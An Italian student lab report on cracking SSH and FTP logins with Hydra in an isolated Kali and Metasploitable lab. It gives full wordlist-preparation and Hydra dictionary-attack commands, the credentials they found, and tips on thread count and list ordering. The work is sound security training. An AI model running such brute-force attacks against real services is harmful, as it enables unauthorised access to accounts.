W14D4

Authentication Cracking con Hydra

Emma Rullo

Sommario

Il report si sviluppa in tre fasi. Nella Fase 1 è stato abilitato il servizio SSH su Kali, creato un utente di prova, e condotto un attacco a dizionario con Hydra. Nella Fase 2 è stato installato e configurato il servizio FTP (vsftpd) e nuovamente attaccato con Hydra. Nella fase 3 è stato ripetuto l'attacco su un servizio della macchina Metasploitable (FTP).

Hydra è uno strumento di *brute force / dizionario per l'autenticazione di rete*: prova molte coppie username/password contro un servizio finché non trova quella valida. La sintassi usa -l/-p (minuscole) per una singola credenziale e -L/-P (maiuscole) per le liste; -t imposta il parallelismo e -V mostra i tentativi in tempo reale. Lab: Kali (attaccante/target locale, 192.168.50.100) e Metasploitable (192.168.50.101).

1. Fase 1 — Configurazione e cracking SSH

1.1 Creazione utente e avvio del servizio

È stato creato un nuovo utente di prova su Kali con adduser e gli è stata assegnata una password iniziale; poi è stato avviato il demone SSH (di default su Kali è disabilitato). Il file di configurazione del servizio è /etc/ssh/sshd_config, dove si potrebbero cambiare porta, binding, accesso root, ecc.

```
sudo adduser test_user        # password: testpass

sudo service ssh start

sudo service ssh status       # -> active (running), porta 22
```



Figura 1 — Creazione dell'utente test_user e servizio SSH attivo (active running, in ascolto sulla porta 22)

1.2 Verifica dell'accesso SSH

È stato verificato che l'utente potesse collegarsi via SSH con

```
ssh test_user@192.168.50.100
```

Con le credenziali corrette si ottiene il prompt dell'utente test_user.




Figura 2 — accesso SSH riuscito come test_user (prompt test_user@kali)

1.3 Cracking dell'autenticazione con Hydra

Per l'attacco a dizionario sono state usate le wordlist di seclists (sudo apt install seclists), in particolare le liste xato di username e password. Poiché la lista password completa (1 milione di voci) contiene testpass in posizione molto profonda e SSH è lento, è stata preparata una lista ridotta con le prime 40 password comuni di xato più la credenziale in coda:

```
head -n 40 /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt > ~/passlist.txt

echo testpass >> ~/passlist.txt

hydra -L ~/userlist.txt -P ~/passlist.txt 192.168.50.100 -t 1 ssh -V
```

SSH limita le connessioni rapide concorrenti, quindi con -t 4 Hydra andava in errore ("too many connection errors"); si è usato -t 1 per un attacco stabile. Hydra trova la credenziale al tentativo corrispondente a testpass:




Figura 3 — Hydra su SSH: credenziale trovata — [22][ssh] login: test_user password: testpass

2. Fase 2 — Configurazione e cracking FTP

2.1 Installazione e avvio di vsftpd

Il servizio FTP si installa e si avvia con vsftpd:

```
sudo apt install vsftpd

sudo service vsftpd start

sudo service vsftpd status    # -> active (running), porta 21
```



Figura 4 — Servizio FTP (vsftpd) installato e attivo — active (running)

2.2 Cracking dell'autenticazione FTP

È stato usato lo stesso approccio del SSH, cambiando solo il modulo finale in ftp (è il protocollo che Hydra attacca). L'utente test_user (già presente sul sistema) può autenticarsi anche via FTP:

```
hydra -L ~/userlist.txt -P ~/passlist_ftp.txt 192.168.50.100 -t 1 ftp -V
```




Figura 5 — Hydra su FTP: credenziale trovata — [21][ftp] login: test_user password: testpass

3. Cracking di un servizio su Metasploitable

È stato attaccato il servizio **FTP** della macchina Metasploitable (192.168.50.101), rete interna. Per ottenere un esito positivo è stata aggiunta al dizionario la credenziale nota msfadmin / msfadmin. Prima è stata verificata la raggiungibilità con un ping, poi sono state preparate le liste con msfadmin ed è stato lanciato Hydra.

```
ping -c 3 192.168.50.101

(echo msfadmin; head -n 40 .../xato-net-10-million-usernames.txt) > ~/
userlist_meta.txt

head -n 40 .../xato-net-10-million-passwords-1000000.txt > ~/passlist_meta.txt
&& echo msfadmin >> ~/passlist_meta.txt

hydra -L ~/userlist_meta.txt -P ~/passlist_meta.txt 192.168.50.101 -t 4 ftp -V
```

Hydra prova ogni username contro tutte le password. Mettendo msfadmin come **primo** username, l'attacco lo prova subito e trova la credenziale in pochi secondi (al contrario, con msfadmin in fondo alla lista l'attacco è molto più lento). Su Metasploitable si può usare -t 4 perché il suo FTP non ha i limiti di connessione di OpenSSH.




Figura 6 — Ping verso Metasploitable (192.168.50.101) riuscito e preparazione delle liste con msfadmin




Figura 7 — Hydra su FTP di Metasploitable: credenziale trovata — [21][ftp] login: msfadmin password: msfadmin